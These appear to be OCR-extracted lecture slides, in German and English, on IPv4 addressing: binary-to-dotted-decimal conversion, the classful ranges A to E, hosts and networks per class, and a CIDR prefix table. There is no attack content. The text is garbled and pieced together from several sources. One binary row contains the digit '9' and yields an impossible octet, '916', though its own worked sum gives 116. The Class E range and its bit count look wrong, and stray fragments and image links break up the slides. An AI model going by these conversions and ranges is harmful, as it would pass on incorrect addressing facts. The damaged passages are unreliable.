


Abb. 4.2: Einfaches Internetwork mit den Protokollsichten, die H1 mit H8 in Abb. 4.1 verbinden;
ETH ist das im Ethernet laufende Protokoll

Computer networks

L.L. Peterson

B.S. Davie

32-bit Binary Number	Equivalent Dotted Decimal
10000001 00110100 00000110 00000000	129 . 52 . 6 . 0
11000000 00000101 00110000 00000011	192 . 5 . 48 . 3
00001010 00000010 00000000 00100101	10 . 2 . 0 . 37
10000000 00001010 00000010 00000011	128 . 10 . 2 . 3
10000000 10000000 11111111 00000000	128 . 128 . 255 . 0
1000 0110 0110 0000 1010 0000 0111 0900	134. 96. 160. 916

4

$$\begin{array}{cccc}
 134 & 96 & 160 & 916 \\
 2^7 + 2^2 + 2^1 & 2^6 + 2^5 & 2^7 + 2^5 & 2^6 + 2^5 + 2^4
 \end{array}
 \qquad \text{www do HTW (alt)}$$

$$128 + 4 + 2 \quad 64 + 32 \quad 128 + 32 \quad 64 + 32 + 16 + 4$$

0.0.0.0-127.255.255.255

7 bit

24 bit

Klasse A



128.0.0.0-191.255.255.255

14 bit

16 bit

Klasse B




192.0.0.0-223.255.255.255

21 bit

8 bit


Klasse C



224.0.0.0-239.255.255.255

28 bit

Klasse D



240.0.0.0-247.255.255.255

27 bit

Klasse E





Bild 1.5 Die Internet-Adresseklassen

Address Class	Bits In Prefix	Maximum Number of Networks	Bits In Suffix	Maximum Number Of Hosts Per Network
A	7	128	24	$16777216 - 2$
B	14	16384	16	$65536 - 2$
C	21	2097152	8	$256 - 2$


$$\left[\begin{array}{l} 2^7 \\ 2^{14} \\ 2^{21} \end{array} \right]$$

$$\left[\begin{array}{l} 2^{24} - 2 \\ 2^{16} - 2 \\ 2^8 - 2 \end{array} \right]$$

Das IP-Netz der HTW 1998



Das IP-Netz der HTW 2001



Das IP-Netz der HTW 2005




TABLE 3. CIDR Address Blocks

CIDR Prefix Length	Dotted Decimal	# Individual Addresses	# of Classful Networks
/13	255.248.0.0	512 K	8 Bs or 2048 Cs
/14	255.252.0.0	256 K	4 Bs or 1024 Cs
/15	255.254.0.0	128 K	2 Bs or 512 Cs
/16	255.255.0.0	64 K	1 B or 256 Cs
/17	255.255.128.0	32 K	128 Cs
/18	255.255.192.0	16 K	64 Cs
/19	255.255.224.0	8 K	32 Cs
/20	255.255.240.0	4 K	16 Cs
/21	255.255.248.0	2 K	8 Cs
/22	255.255.252.0	1 K	4 Cs
/23	255.255.254.0	512	2 Cs
/24	255.255.255.0	256	1 C
/25	255.255.255.128	128	1/2 C
/26	255.255.255.192	64	1/4 C
/27	255.255.255.224	32	1/8 C

FIGURE 32. Reduced Size of Internet Routing Tables

